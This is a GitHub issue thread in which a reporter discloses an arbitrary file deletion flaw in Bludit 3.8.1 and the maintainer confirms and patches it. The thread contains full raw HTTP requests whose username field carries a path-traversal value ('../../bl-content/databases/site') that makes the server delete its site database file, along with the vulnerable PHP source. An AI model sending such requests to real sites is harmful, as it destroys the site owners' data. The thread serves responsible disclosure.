New issue

Jump to bottom

Arbitrary File Delete - Security #978

Closed jadacheng opened this issue on Mar 4, 2019 · 3 comments

Labels Bug Core

jadacheng commented on Mar 4, 2019

Hi There.
I found Bludit v3.8.1 allows remote attackers to delete arbitrary files via /admin/ajax/upload-profile-picture.

payload:

```
POST /bludit-3-8-1/admin/ajax/upload-profile-picture HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/bludit-3-8-1/admin/new-content
X-Requested-With: XMLHttpRequest
Content-Length: 494
Content-Type: multipart/form-data; boundary=---------------------------17313137228370
Cookie: vGmm_2132_ulastactivity=5a66isXeZdcONhOLRjRQVgmwjWfexLQ79o0nOIdENOlbV4a1I3eU; vGmm_2132_nofavfid=1; vGmm_2132_home_readfeed=1546482302;
vGmm_2132_lastcheckfeed=2%7C1546563267; Hm_lvt_6bcd52f51e9b3dce32bec4a3997715ac=1547020074; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1550382234; BLUDIT-
KEY=5cqmavvdagu99n16379n6ukdh3
Connection: close

-----------------------------17313137228370
Content-Disposition: form-data; name="profilePictureInputFile"; filename="test.php"
Content-Type: application/octet-stream

cover
-----------------------------17313137228370
Content-Disposition: form-data; name="username"

../../bl-content/databases/site
-----------------------------17313137228370
Content-Disposition: form-data; name="tokenCSRF"

ac77e4f03d9cc78b4e615da278a2fb9d7ce01721
-----------------------------17313137228370--
```

then the file /bl-content/databases/site.php will be deleted.

dignajar commented on Mar 7, 2019 Member

Hi,
I'm trying to reproduce it but I can not.
Also in you example the `filename="test.php"` I don't see relation with `/bl-content/databases/site.php`

jadacheng commented on Mar 7, 2019 Author


Source /bl-kernel/ajax/upload-profile-picture.php:

```
<?php defined('BLUDIT') or die('Bludit CMS.');
header('Content-Type: application/json');
// $_POST
// ----------------------------------------------------------------------------
// (string) $_POST['username']
$username = empty($_POST['username']) ? false : $_POST['username'];
// ----------------------------------------------------------------------------
if ($username===false) {
        ajaxResponse(1, 'Error in username.');
}
if (!isset($_FILES['profilePictureInputFile'])) {
        ajaxResponse(1, 'Error trying to upload the profile picture.');
}
// File extension
$fileExtension  = pathinfo($_FILES['profilePictureInputFile']['name'], PATHINFO_EXTENSION);
// Tmp filename
$tmpFilename = $username.'.'.$fileExtension;
// Final filename
$filename = $username.'.png';
// Move from temporary directory to uploads folder
rename($_FILES['profilePictureInputFile']['tmp_name'], PATH_TMP.$tmpFilename);
// Resize and convert to png
$image = new Image();
$image->setImage(PATH_TMP.$tmpFilename, PROFILE_IMG_WIDTH, PROFILE_IMG_HEIGHT, 'crop');
$image->saveImage(PATH_UPLOADS_PROFILES.$filename, PROFILE_IMG_QUALITY, false, true);
// Remove the tmp file
unlink(PATH_TMP.$tmpFilename);
// Permissions
chmod(PATH_UPLOADS_PROFILES.$filename, 0644);
ajaxResponse(0, 'Image uploaded.', array(
        'filename'=>$filename,
        'absoluteURL'=>DOMAIN_UPLOADS_PROFILES.$filename,
        'absolutePath'=>PATH_UPLOADS_PROFILES.$filename
));
?>
```

The deleted file path is $_POST['username'].'.'.pathinfo($_FILES['profilePictureInputFile']['name'], PATHINFO_EXTENSION);


payload:

1. After the administrator logged in.Click in turn.




Start writing your own content or edit the current to fit your needs. To create, edit or remove content you need to login to the admin panel with the username `admin` and the password you set in the installation process.

2.Grab a package



```
POST /bludit-3-8-1/admin/ajax/upload-images HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/bludit-3-8-1/admin/edit-content/create-your-own-content
X-Requested-With: XMLHttpRequest
Content-Length: 7096
Content-Type: multipart/form-data; boundary=---------------------------1102244511958
Cookie: vGmm_2132_ulastactivity=5a66isXeZdc0Nh0LRjRQVgmwjWfexLQ79o0n0IdEN0lbV4alI3eU; vGmm_2132_no
vGmm_2132_home_readfeed=1546482302; vGmm_2132_lastcheckfeed=2%7C1546563267; Hm_lvt_6bcd52f51e9b3dc
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1550382234; BLUDIT-KEY=5cqmavvdagu99n16379n6ukdh3; __atuvc=
PHPSESSID=p83t2hpk3je8938e8ca42dhn63
```

3.Modify the package



```
POST /bludit-3-8-1/admin/ajax/upload-profile-picture HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/bludit-3-8-1/admin/edit-content/create-your-own-content
X-Requested-With: XMLHttpRequest
Content-Length: 562
Content-Type: multipart/form-data; boundary=---------------------------1102244511958
Cookie: vGmm_2132_ulastactivity=5a66isXeZdc0Nh0LRjRQVgmwjWfexLQ79o0n0IdEN0lbV4alI3eU; vGmm_2132_nofavfid=1;
vGmm_2132_home_readfeed=1546482302; vGmm_2132_lastcheckfeed=2%7C1546563267;
Hm_lvt_6bcd52f51e9b3dce32bec4a3997715ac=1547020074; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1550382234;
BLUDIT-KEY=5cqmavvdagu99n16379n6ukdh3; __atuvc=1%7C10; PHPSESSID=p83t2hpk3je8938e8ca42dhn63
Connection: close
Pragma: no-cache
Cache-Control: no-cache

-----------------------------1102244511958
Content-Disposition: form-data; name="profilePictureInputFile"  filename="test.php"
Content-Type: application/octet-stream

cover□%"K□□□W□□□s□A□□□□e□□□□□<}□□{-~_+□□?□□□K□3□□□4□□zs□□g└□
-----------------------------1102244511958
Content-Disposition: form-data; name="username"

../../bl-content/databases/site1
-----------------------------1102244511958
Content-Disposition: form-data; name="tokenCSRF"

5ca71faee76e2c1326e557d2403198e1461dbc34
-----------------------------1102244511958--
```

dignajar commented on Mar 10, 2019 Member

Hi,
ok I got it.

I changed the code to check the image extension and check if the username has a directory separator.

2d535ad

Do you have a better solution in mind ?

dignajar added Bug Core labels on Mar 10, 2019

dignajar closed this as completed on Mar 29, 2019

dignajar mentioned this issue on Mar 29, 2019

a file upload vulnerability in bl-kereln/ajax/upload-logo.php #1011

Closed

Assignees

No one assigned

Labels

Bug Core

Milestone

No milestone

Development

No branches or pull requests

2 participants